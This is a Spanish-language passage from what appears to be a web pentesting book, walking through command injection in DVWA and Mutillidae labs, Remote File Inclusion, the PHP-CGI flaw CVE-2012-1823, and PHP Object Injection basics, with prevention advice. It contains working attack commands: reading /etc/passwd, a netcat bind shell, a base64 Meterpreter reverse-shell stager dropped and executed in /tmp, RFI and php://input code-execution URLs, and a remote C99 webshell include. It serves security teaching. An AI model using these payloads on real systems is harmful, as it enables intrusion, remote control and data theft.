        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

Imagen 3.05: Código DVWA referente al Command Injection en configuración low.

Se puede visualizar rápidamente que si al comando *ping* se le pasa *";echo hola"* se romperá la ejecución de *ping* y se añadirá una nueva instrucción que mostrará la palabra *"hola"* en el *body* de la página. Tras comprobar este hecho, se pueden probar diferentes ejecuciones de comandos, como por ejemplo *";uname"* para identificar el sistema operativo *Linux* o *";uname –r"* para averiguar cuál es la versión real del sistema operativo, etcétera.

Un comando clásico que se debe ejecutar es el volcado del fichero de usuarios a través de la instrucción *";cat /etc/passwd"*. Hay que recordar que, sabiendo que es un sistema operativo *Linux*, es una buena práctica utilizar las rutas completas de los binarios a utilizar, por lo que se tendría la instrucción *";/bin/cat /etc/passwd"*.




Imagen 3.06: Obtención del fichero /etc/passwd en configuración low.

El objetivo en esta prueba de concepto es ganar el control total del servidor de forma interactiva, por lo que se puede ejecutar un comando que permita dejar en un puerto concreto a la escucha una *shell*. Al ser un sistema *Linux* es probable que la aplicación *nc* se encuentre en el sistema, aunque una buena práctica de fortificación de sistemas sería no tener este tipo de aplicaciones instaladas, ni compiladores en el sistema.

Ejecutando la instrucción *";/usr/bin/whereis nc"* se obtiene la siguiente línea *nc: /bin/nc.traditional /bin/nc /usr/share/man/man1/nc.1.gz*. Aquí se puede visualizar como el comando *nc* se encuentra instalado y su ruta es */bin*. Al ejecutar *";/bin/nc -l -e /bin/sh -p 9000"* se sitúa una *shell* en el puerto 9000.




Imagen 3.07: Inyección de un comando que bindea una shell al puerto 9000.

Una vez la *shell* ha sido *bindeada* al puerto 9000 se puede utilizar *nc* o *netcat* desde otra máquina para conectarse. Para ello se puede ejecutar la instrucción *nc <dirección IP> <puerto>*. Como se puede visualizar en la imagen el resultado es que se obtiene el control de la máquina a través de una *shell* interactiva. Hay que tener en cuenta que otra vía para tener el control interactivo es a través de una *webshell*. Para ello, se podría utilizar el comando *wget* para descargar la *webshell* al directorio dónde se encuentran el resto de ficheros. Hay que tener en cuenta la tecnología de la aplicación web para poder descargar una *webshell* compatible con dicha tecnología.

```
root@kali:~# nc 192.168.56.103 9000
w
 09:35:57 up  2:03,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                 07:44    3:05m  0.10s  0.07s -bash
root     pts/0    :0.0              07:32    2:03   0.00s  0.00s -bash
whoami
www-data
uname -r
2.6.24-16-server
```

Imagen 3.08: Conexión a la shell bindeada en el puerto 9000 con nc.

Una vez visto este proceso para obtener la *shell* interactiva se modificará el nivel de seguridad de *DVWA* para que el nivel sea medio. Si se prueba la misma inyección utilizado en el modo *low* se obtiene de nuevo la misma página sin ver ningún tipo de error. ¿Qué está ocurriendo? Si se visualiza el código PHP de la aplicación para este nivel de seguridad se puede observar que el parámetro *IP* es almacenado en la variable *$target* y se pasa un filtro de validación sobre ésta. El filtro utilizado es una sustitución de valores, sustituyendo los caracteres *"&&"* y *";"* por espacios.

```
<?php

if( isset( $_POST[ 'submit'] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }
}

?>
```

Imagen 3.09: Código DVWA de Command Injection en configuración medium.

Se puede observar que no se filtra el *or*, por lo que se puede utilizar este operador para poder conseguir ejecutar el comando que se quiera. Si se prueba con la instrucción *"127.0.0.1 || echo hola"* se obtendrá el resultado del comando *ping* y nada más, ¿y esto por qué? Se da el caso de que la *shell* ejecuta el primer comando *"ping –c3 127.0.0.1"* y al devolver un valor *booleano true* corta la

evaluación de la condición *"comando 1 || comando2"*. Se está haciendo evaluación perezosa en esta evaluación global, por lo que el segundo comando no se ejecutará nunca, a no ser que la evaluación del primero comando sea falsa, ya que entonces sí que se evaluará la segunda condición. Por lo tanto, si se introduce *"12345 || echo hola"* se obtendrá en la página el resultado del comando *"echo hola"*. Lo que ocurre por debajo es que se está ejecutando *ping –c 12345* y esto provoca un fallo en la ejecución de la aplicación, por lo que la evaluación del *or* no puede ser verdadera, y se necesita evaluar la segunda condición.

Ping for FREE

Enter an IP address below:

12345 || echo hola [submit]

hola

Imagen 3.10: Ejecución de comandos saltando la restricción impuesta en el código.

Un mecanismo interesante que se puede probar en *DVWA* es *PHPIDS*, el cual es un tipo de *IDS* para PHP. Activándolo, se puede comprobar como la seguridad mejora, aunque se sigue pudiendo encontrar la fórmula de *bypassear*. En este caso, la inyección utilizada antes se puede cambiar por simplemente *"|| echo hola"* y se habrá *bypasseado* a *PHPIDS*. Sin embargo, si probamos con la inyección *"12345 || echo hola"* se obtiene un mensaje de que se ha detectado un intento de intrusión y se ha registrado.

En el último caso, el nivel de seguridad de *DVWA* se configura en *high*. Este código, según la documentación de *DVWA* es código seguro, que *a priori* no tiene vulnerabilidad. Esto no quiere decir que no exista una vulnerabilidad, pero los programadores de este entorno lo reflejan como código seguro.

Como ampliación al ejercicio, se muestra a continuación la salida de *DVWA* corriendo sobre un sistema *Windows*. En la imagen se puede visualizar como la identidad con la que se ejecuta el proceso es *nt authority\system*, por lo que los comando se ejecutan con el mayor privilegio en la máquina.

Brute Force
Command Execution
Command Execution (Post)
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)

[submit]

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
nt authority\system
```

Imagen 3.11: Ejecución de comandos en un sistema Windows.

1.6.2 PoC: Explotación y consecución de Meterpreter

En este escenario se ejecutarán comandos a través del entorno vulnerable conocido como *Mutidillae*. Gracias a esta vulnerabilidad se subirá una *Meterpreter* a través de la copia de un binario en *base64* a la máquina vulnerable.

En la siguiente imagen se puede visualizar dónde se introduce el parámetro que es vulnerable a *Command Injection* en *Mutidillae*.




Imagen 3.12: Página web vulnerable a Command Injection en Mutidillae.

¿Qué es lo que se quiere hacer? La idea es sencilla, para conseguir ejecutar una *Metepreter* a través de un *Command Injection* en el servidor vulnerable, lo cual se puede hacer de diferentes formas, se decide por:

- Subir al servidor web la *shellcode* en *base64*, almacenando el valor en un fichero txt en una ubicación dónde se pueda escribir, por ejemplo */var/tmp* o */tmp*.
- Transformar el contenido del fichero txt en binario. Para realizar esta acción hay que decodificar el contenido, el cual se encuentra en *base64*.
- Proporcionar permisos de ejecución al fichero que se acaba de crear en la máquina vulnerada.
- Por último, ejecutar de forma remota el fichero binario con la *shellcode* inversa.

Para generar la *shellcode* en *base64* se puede utilizar un módulo de *Metasploit*, entre otras muchas formas, el cual puede ser descargado de la siguiente dirección URL *https://github.com/pablogonzalezpe/metasploit-framework/blob/master/modules/exploits/generate_payload_base64.rb*.

¿Ahora qué? Una vez que obtiene la *shellcode* en *base64* se debe subir y volcar a un fichero txt en remoto. Para ello se puede ejecutar la siguiente inyección a través del parámetro vulnerable *";echo f0VMRgEBAQAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQ AIAABAAAAAAAAAEAAAAAAAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAA28G9H6q9 Bdl0JPRfM8mxEoPv/DFvFgNvFuLqm2by94/brp0tbDbo00E3fUgy+ClXp5ArqDY9oklS2%2BzZ8n SFO7e3FQk/8 8RV+QAGcnYHqkqDh4RpfK3kBKVLjAyUlF6a2uvk= > /tmp/pay.txt"*.

El *"chorro"* de letras y números son el *stager* de *Meterpreter* en *base64*, el cual se vuelca a través del comando *echo* en la ruta remota */tmp/pay.txt*.

```
msf > use exploit/generator_payload_base64
msf exploit(generator_payload_base64) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows Universal
   1   Linux x86
   2   Linux x86_64


msf exploit(generator_payload_base64) > set TARGET 1
TARGET => 1
<et PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(generator_payload_base64) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(generator_payload_base64) > exploit

[-] Handler failed to bind to 192.168.56.101:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Payload: linux/x86/meterpreter/reverse_tcp
[*] Length: 182
[*] f0VMRgEBAQAAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAA
AAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAA29O40JPj5tl0JPRbKcmxEjFDGoPDBANDFuIlojgRJpb9
jcIbslSb/X8YDKYX2ZphjbHYkVweVXA0+D0jmFM0IlmRxhdZkMZHZuJPhKcJQ4rLwutxwVtQAzjC0B8L
9tGglBg=
[*] Starting the payload handler...
```

Imagen 3.13: Generación de la shellcode en base64 utilizando el módulo de Metasploit.

La segunda inyección a realizar es *";cat /tmp/pay.txt | base64 -d > /tmp/pay"*. Lo que se hace es volcar el contenido que se subió con la primera inyección y convertirlo de *base64* a su formato original. Se consigue generar el binario con la *shellcode* en su interior. Una vez realizada esta acción se debe cambiar los permisos del binario para que pueda ser ejecutado a través de un terminal. Esto se consigue con la instrucción *";chmod 744 /tmp/pay"*. Una vez realizada esta acción se puede invocar al binario con la siguiente inyección *";/tmp/pay"*.

El resultado de esta secuencia de inyecciones es la ejecución de una *Meterpreter* en la máquina remota, obteniendo el control total de la máquina, y un entorno ideal para una *post-explotación* en la red. En realidad, en muchas ocasiones, no hará falta ejecutar 4 inyecciones para llevar a cabo esto, con una sola inyección que concatene todas las acciones puede ser válido. A continuación se muestra un ejemplo de la *"macro"* inyección pensada *";echo f0VMRgEBAQAAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAADQAIAABAAAAAAAAAEAAAAAAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAA28G9H6q9Bdl0JPRfM8mxEoPv/DFvFgNvFuLqm2by94/ brp0tbDbo00E3fUgy+ClXp5ArqDY9oklS2%2BzZ8nSFO7e3FQk/8RV+QAGcnYHqkqDh4RpfK3kBKVLjAyUlF6a2uvk= > /tmp/pay.txt;cat /tmp/pay.txt | base64 -d > /tmp/pay; chmod 744 /tmp/pay; /tmp/pay"*.

```
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1241088 bytes) to 192.168.56.103

meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33
meterpreter >
```

Imagen 3.14: Obtención de Meterpreter a través de un Command Injection.

1.7 Prevenir los Command Injection

En este apartado se trata la prevención de los *Command Injection*. Los desarrolladores deben tener en cuenta este tipo de buenas prácticas en el desarrollo de sus aplicaciones, ya que evitarán que haya problemas de seguridad en sus aplicaciones en producción.

Además, como se ha podido estudiar en los apartados anteriores, tener esta vulnerabilidad es devastador, ya que un atacante se hace con el control total del equipo.

El punto de partida está basado en la validación de la entrada que recibe la aplicación. Esto mismo sucede con otras vulnerabilidades como los *Cross-Site Scripting* o *SQL Injection*. La entrada debe ser validada tan cerca de la interfaz del usuario como sea posible, aunque siempre en última instancia se debe hacer la validación en el lado del servidor.

La utilización de funciones especializadas para ayudar a la programación segura deben ser utilizadas, como por ejemplo la función *escapeshellarg()*. Esta función permite al usuario pasar la cadena directamente a una función, por lo que se consigue que se trate como un argumento solo.

La utilización de listas blancas para *matchear* que tipo de contenido exterior puede ser utilizado en la aplicación puede ser una de las soluciones más eficaces para asegurar la aplicación. Si se sigue necesitando caracteres especiales, como por ejemplo un espacio en blanco, se deberá envolver cada argumento entre comillas.

Otra de las medidas para mitigar este tipo de vulnerabilidades es la de ejecutar el código de la aplicación en un entorno de *sandbox* o de *"cárcel"*. Estos entornos imponen límites estrictos entre el proceso y el sistema operativo. Esto puede conseguir la restricción eficaz para que no se pueda acceder a directorios superiores, por lo que si se ejecuta un comando que maneje un directorio superior no será ejecutado. Como ejemplos se presentan las jaulas *chroot* o *apparmor*.

Otra solución a tener en cuenta, ya que además es bastante segura, es la de evitar el uso del intérprete de *shell* en PHP. Para ello se debe utilizar las funciones *pcntl_fork* y *pcntl_exec*. Muchos desarrolladores indican que no son funciones de uso sencillo, pero proporcionan un patrón de diseño más seguro con el fin de evitar el intérprete de *shell*.

2. Remote File Inclusion

El *RFI, Remote File Inclusion*, permite a un atacante la inclusión de un fichero desde sitios web externos. Para que esta situación ocurra se debe cumplir una o varias condiciones con los que llevar a cabo la explotación de la vulnerabilidad. En primer lugar, se debe tener una mala configuración y se debe tener en cuenta la versión de PHP. Las funciones vulnerables a este tipo de vulnerabilidad con *include, require, require_once* e *include_once*. La inclusión de sitios web externos puede conllevar la ejecución de código remoto a través del propio lenguaje utilizado en el sitio web, en este caso PHP.



Por ejemplo, a través de una vulnerabilidad de este tipo de incluir una *webshell*, la cual permita ejecutar código en el ámbito del servidor.

2.1 Remote File Inclusion en código

En este apartado se muestran diferentes ejemplos de código con *Remote File Inclusion.* El aprovechamiento de la vulnerabilidad permitirá a un potencial atacante cargar código accesible desde otra ubicación, por ejemplo consiguiendo ejecutar una *webshell* en lenguaje PHP dentro del ámbito del servidor, aunque dicho código se encuentre en remoto. A continuación se detallan los ejemplos de *Remote File Inclusion.*

2.1.1 Ejemplo 1: Remote File Inclusion básico

El primer código que se muestra es un ejemplo básico de la vulnerabilidad de *Remote File Inclusion.* A continuación se puede visualizar el código de ejemplo, que como puede verse es muy sencillo.

```
<?php
include($_GET['url']);
?>
```

La aplicación anterior recibe un parámetro por GET denominado *url1*. Este parámetro no es filtrado por el desarrollador, por lo que si se le pasa directamente a la función *include* se tendrán problemas, ya que el usuario de la aplicación web puede pasar como parámetro otra dirección URL la cual, por ejemplo, puede proporcionar otras instrucciones.

Por ejemplo, si el usuario introduce *http://servidorvulnerable.com/index.php?url =http:// dominioatacante.com/example.txt.* En el interior del archivo *example.txt* se puede ejecutar el siguiente código:

```
<?php
echo "<script>alert(0wn3d !!);</script>";
?>
```

Esto provocará que la función *include* cargue el código que hay dentro del fichero *txt.* También se podría añadir código en el *txt* que proporcione una *shell* y que reciba parámetros, para ello la inyección podría ser *http://servidorvulnerable.com/index.php?url =http://dominioatacante.com/ example.txt&&cmd=ls.*

2.2.2 Ejemplo 2: Remote File Inclusion bypasseando extensión

En este segundo ejemplo se puede encontrar un código que también tiene un *include*, pero añade la extensión *".php"* al parámetro que se introduce por parte del usuario. A continuación se puede visualizar el código de la aplicación.

```
<?php
include($_GET['url'].".php");
?>
```

Para *bypassear* la anexión de la extensión se puede incluir el carácter *"#"*, el cual el código PHP aplicará como un comentario, por lo que la anexión de la extensión sería interpretada como comentario. En otras palabras, la inclusión debe incluir el carácter *"#" encodeado*, el cual corresponde con el valor *"%23"*.

2.2 Prevención de Remote File Inclusion

En este apartado se presentan una serie de soluciones que el desarrollador debe tener en cuenta para evitar precisamente este tipo de vulnerabilidades. Son técnicas de programación totalmente recomendadas y se muestran a continuación:

- Incluir *"./"* para convertir el parámetro introducido en ruta local. El *include* quedaría *include ("./".$url.".php").* Hay que tener en cuenta que esta solución puede provocar un *local file inclusion*, por lo que habría que tenerlo en cuenta.
- Programar un *switch* con el que en función del valor introducido en el parámetro se acceda a un recurso *hardcodeado*. Esta solución se puede contemplar como de lista blanca en función de un valor *switcheable*. Por ejemplo:

```
switch($url) {
  case 0:include ("./pagina1.php"); break;
  ...
  default: include("./error.php"); break;
 }
```

- Introducir en el código una comprobación para verificar que el fichero existe, y en caso de existir lanzar el *require* o *require_once*.
- Una solución más avanza podría ser la validación del parámetro de entrada. Por ejemplo, utilizar funciones que reemplacen caracteres no válidos como *":"*, *"."*, *"/"*, *"\\"*. De este modo, si el usuario introduce una referencia externa, la función *str_replace* eliminará estos caracteres mal formando la referencia e impidiendo su inclusión.

3. Ejecutar código remoto con PHP en modo CGI

En el mes de Mayo salió a la luz un serio *bug*, identificado con el *CVE-2012-1823*, que afecta a todas las instalaciones de PHP en modo CGI. Esta configuración de PHP en modo CGI hace que el servidor web invoque la ejecución del código PHP entregándole al binario del sistema operativo con el motor de PHP la URL del fichero PHP que se quiere ejecutar. Esta configuración insegura permite que un atacante pueda inyectar en la petición de ejecución de unos parámetros del motor PHP, es decir, modificadores de ejecución del binario de PHP. Este serio *bug* provoca que se pueda ejecutar código remoto en cualquier servidor con una instalación vulnerable.

En la siguiente imagen se puede ver la lista de parámetros de entrada que permite el binario de PHP cuando se ejecuta en modo CGI dentro de un servidor web. Como podéis suponer, se puede conseguir ejecutar código en el servidor web que tenga una instalación vulnerable.



```
-h                 This help
-i                 PHP information
-l                 Syntax check only (lint)
-m                 Show compiled in modules
-r <code>          Run PHP <code> without using script tags <?..?>
-B <begin_code>    Run PHP <begin_code> before processing input lines
-R <code>          Run PHP <code> for every input line
-F <file>          Parse and execute <file> for every input line
-E <end_code>      Run PHP <end_code> after processing all input lines
-H                 Hide any passed arguments from external tools.
-s                 Output HTML syntax highlighted source.
-v                 Version number
-w                 Output source with stripped comments and whitespace.
-z <file>          Load Zend extension <file>.

args...            Arguments passed to script. Use -- args when first argument
                   starts with - or script is read from stdin

--ini              Show configuration file names

--rf <name>        Show information about function <name>.
--rc <name>        Show information about class <name>.
--re <name>        Show information about extension <name>.
--ri <name>        Show configuration for extension <name>.
```

Imagen 3.15: Algunos parámetros de llamada soportados por el motor PHP.

Con estos parámetros se pueden hacer cosas bastante curiosas, tal y como se puede ver en la ayuda que ofrece el binario del motor PHP. Entre la lista de parámetros encuentra el modificador -s, que permite que la salida del código fuente PHP pueda visualizarse cuando se ejecuta. Debido a esto, con una sencilla inyección del modificador -s en la URL de llamada a cualquier fichero PHP que esté ubicado en un servidor web vulnerable, en la respuesta se muestra el todo el código del sitio PHP que estamos visitando.

Cualquier información sensible que se encuentre en el fichero PHP podrá ser accedida y por tanto usuarios y contraseñas de conexiones remotas a bases de datos o árboles LDAP quedarán también expuestos. En la siguiente imagen se ve el código fuente de la respuesta obtenida al inyectar -S al final de la URL.

https:/[redacted]se?-s

```
<?php
error_reporting(E_ALL & ~E_NOTICE);
define('IS_HOSTED', (get_cfg_var('rnt.hosted') == 0) ? false : true);
$function = '';
$customControllerRequest = false;
$isAppRequest = false;
$isDevelopment = ($_COOKIE['location'] === 'development') ? true : false;
$isReference = ($_COOKIE['location'] === 'reference') ? true : false;
$isProduction = ($isReference || $isDevelopment) ? false : true;
$isAdmin = false;
$isDeployableAdmin = false;
$runXssClean = true;
$requestUri = explode('/', $_SERVER['REQUEST_URI']);
switch (strtolower($requestUri[1])) {
case '': case 'app': redirectForDreamweaverPreviewInBrowserRequest($requestUri);
redirectWindowsAttemptToDiscoverWebDav($requestUri);
$isAppRequest = true;
$function = 'page/render';
break;
case 'dav': $isAdmin = true;
```

Imagen 3.16: Código PHP mostrado desde la llamada de la URL.

3.1 Ejecución de comandos remotos

Por supuesto, entre la lista de parámetros que soporta el motor de PHP se encuentran modificadores para poder inyectar código en el servidor que se quiera ejecutar. Por ejemplo, con el parámetro -f se puede ubicar una ruta a un fichero PHP dentro del sistema que se quiera ejecutar.

Con el modificador -d es posible incidir en los parámetros de ejecución del motor PHP para configurar datos de entrada. Con este parámetro, utilizando el atributo *allow_url_include*, se puede configurar la inclusión de comandos que se introduzcan directamente en la llamada HTTP vía el modificador (que también se inyecta con el parámetro -d) *auto_prepend_file*. Esto permite que un atacante pueda escribir directamente el código que quiere ejecutar en cada llamada.

Para conseguir, por ejemplo, la ejecución de un *phpinfo* que nos de todas las variables del servidor, se podría inyectar una llamada tal que así: *http://servidor/programa.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input.* Y en el cuerpo de la petición POST que se hace a esta URL se escribe el código PHP que se quiere ejecutar. Aquí se puede ver el resultado tras ejecutar un *php_info* a través de *Burp Proxy*.




Imagen 3.17: info.php obtenido por medio de una llamada al motor PHP con –d.

3.2 Inyección de una WebShell

Si las variables del servidor permiten la inclusión de código PHP *Server-Side*, entonces se puede simplificar la inclusión de una *WebShell* escribiendo un sencillo código PHP que cargue desde un servidor controlado la *shell* que se quiera inyectar. El código necesario para esto sería algo tan sencillo como:

```
<?PHP include('http://remote_Server/shell.txt'); ?>
```

En la siguiente imagen se puede ver este mismo ejemplo para inyectar una *WebShell en* PHP de la popular familia C99. Las *webshell* se inyectan con extensión .TXT para evitar que el servidor remoto ejecute el código, y así le sea enviado al servidor víctima el código fuente completo PHP.




Imagen 3.18: Introduciendo una C99 por medio de una llamada al motor PHP.

Si el servidor no permitiera la inclusión de código *Server-Side* de manera remota, no pasa nada, la solución sería copiar el código completo de la *WebShell* e inyectarlo tal y como se ha visto en el ejemplo de ejecutar un *info.php*.




Imagen 3.19: Detección del bug CVE-2012-2311 de ejecución de código remoto con FOCA.

El *bug* se parcheó de emergencia, y aunque es raro localizar estos servidores vulnerables en Internet, aún es posible encontrar muchas instalaciones vulnerables en servidores de Intranets e incluso en Internet, publicados por puertos raros y no indexados en los buscadores.

Por supuesto, en *Metasploit* hay un módulo para este *bug*, y como no podía ser de otra manera, esta comprobación está incluida dentro de las vulnerabilidades que busca FOCA, tal y como se explica en el libro de *Pentesting con FOCA* de *0xWord*.

4. Ataques PHP Object Injection

Cuando se hace una auditoría de seguridad a una aplicación web construida en tecnologías PHP, uno de los tipos de ataques que se pueden realizar son los conocidos como Ataques de PHP *Object Injection*.

Este fallo se produce solo en aplicaciones PHP desarrolladas bajo paradigmas de Programación Orientada a Objetos (POO) y se tienen que dar algunas circunstancias muy concretas para que se genere y sea explotable la vulnerabilidad, pero si esto es así, se pueden hacer muchas cosas peligrosas, como vamos a ver en este apartado.

Para que se pueda dar la vulnerabilidad, la aplicación web - como ya se ha dicho -, debe estar construida en PHP e inicialmente bajo el paradigma de Programación Orientada a Objetos. Eso hace que la aplicación tenga definida una estructura de clases para representar todos los objetos que se utilizan en el aplicativo, algo que ayuda en el desarrollo de *frameworks* complejos y a la sostenibilidad del código a largo plazo, al poder contarse con una estructura mucho más organizada de la lógica del sistema.

Normalmente los *frameworks* de Internet más populares desarrollados en tecnologías PHP cumplen esta característica y se diseñan con paradigmas de POO.

Casi todos los CMS que dan soporte a aplicaciones webs hoy en día, o los *e-commerce*, o plataformas de administración de sistemas mediante tecnologías web, tienen su propia jerarquía de clases para instanciar los objetos necesarios en cada parte del aplicativo. Esto permite evolucionar el sistema mediante un mantenimiento y mejora de las clases del sistema.

4.1 Magic Methods en aplicaciones PHP con POO

Cuando se definen las propiedades y funciones de una clase, existen lo que se denominan *Magic Methods*, que no son más que una serie de funciones que se ejecutan no por invocación explícita, sino de forma implícita cuando se da una serie de condicionantes.

Por ejemplo, cuando un objeto es creado, eliminado o utilizado con una conversión de tipo de datos implícito, se producen llamadas automáticas a los *Magic Methods*.



